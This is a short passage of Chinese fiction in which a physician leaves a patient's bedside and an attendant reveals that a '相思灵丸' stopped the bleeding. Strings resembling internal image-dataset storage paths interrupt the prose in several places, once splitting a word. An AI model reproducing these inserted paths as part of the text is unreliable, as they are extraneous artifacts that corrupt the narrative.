    余以若看着金光消散,少年的脸似乎也有了红晕,便起身把空碗还给风信,“好了。”


    “大夫……你这就走了?”风信把碗挡回去,难为道:“不留下来观察观察药效?”


    “这么多人,不缺我一个。”余以若抬脚往外走。


    “那留几句话也我们也好吧。”风信看拦不住她,便求了个下策。“听天由命吧。”余以若抿抿唇,想了许久。风信一愣,“大夫这话是……”


    “再这般作践自己,再世华佗都救不了了。”余以若回望了床榻上的人最后一眼。


    “本来就救不了嘛。”风信弱弱地说道。“嗯。”余以若转身出了门。


    风信看着人远去,旁边的大夫赶忙过来攀他的手,“大人,这位是什么妙手神医,床上的这位大人的血果真止住了,这也太神奇了吧!”


    “什么妙手神医。”风信看着床榻上的人,嘲道:“分明是相思灵丸。”